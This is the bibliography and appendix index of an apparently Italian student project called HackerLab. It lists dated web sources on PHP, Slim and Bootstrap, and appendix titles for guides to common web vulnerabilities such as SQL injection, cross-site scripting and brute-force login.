<https://www.draw.io/>, Flowchart Maker & Online Diagram Software, 06-09-2019

<https://www.guru99.com/web-security-vulnerabilities.html>, 10 Most Common Web Security Vulnerabilities, 12-09-2019

<https://gloomaps.com/>, Gloomaps - Visual Sitemap Tool, 26-09-2019

<http://www.slimframework.com/>, Slim Framework – Slim Framework, 01-10-2019

<https://www.php.net/>, PHP: Hypertext Preprocessor, 01-10-2019

<https://getbootstrap.com/>, Bootstrap The most popular HTML, CSS, and JS library in the world, 04-10-2019

<https://jquery.com/>, jQuery, 04-10-2019

<https://github.com/PHPMailer/PHPMailer/>, PHPMailer/PHPMailer: The classic email sending..., 15-10-2019

<https://chrome.google.com/>, EditThisCookie - Chrome Web Store, 05-11-2019

<https://highlight.hohli.com/>, Syntax Highlighter, 10-12-2019

[https://www.ilovepdf.com/merge\\_pdf](https://www.ilovepdf.com/merge_pdf), Merge PDF files online. Free service to merge PDF , 12-12-2019



## 9 Allegati

---

- Guide vulnerabilità
  - Base
    - Account takeover
    - Broken Authentication
    - Cross Site Scripting
    - Failure To Restrict URL Access
    - File Inclusion Vulnerability o Directory Traversal
    - Insecure Direct Object References
    - Security Misconfiguration
    - SQL Injection
  - Avanzate
    - Bruteforce login
    - Bruteforce email
- Diari di lavoro
- Quaderno dei compiti
- Codice sorgente presente su GitHub: <https://github.com/filippofinke/HackerLab>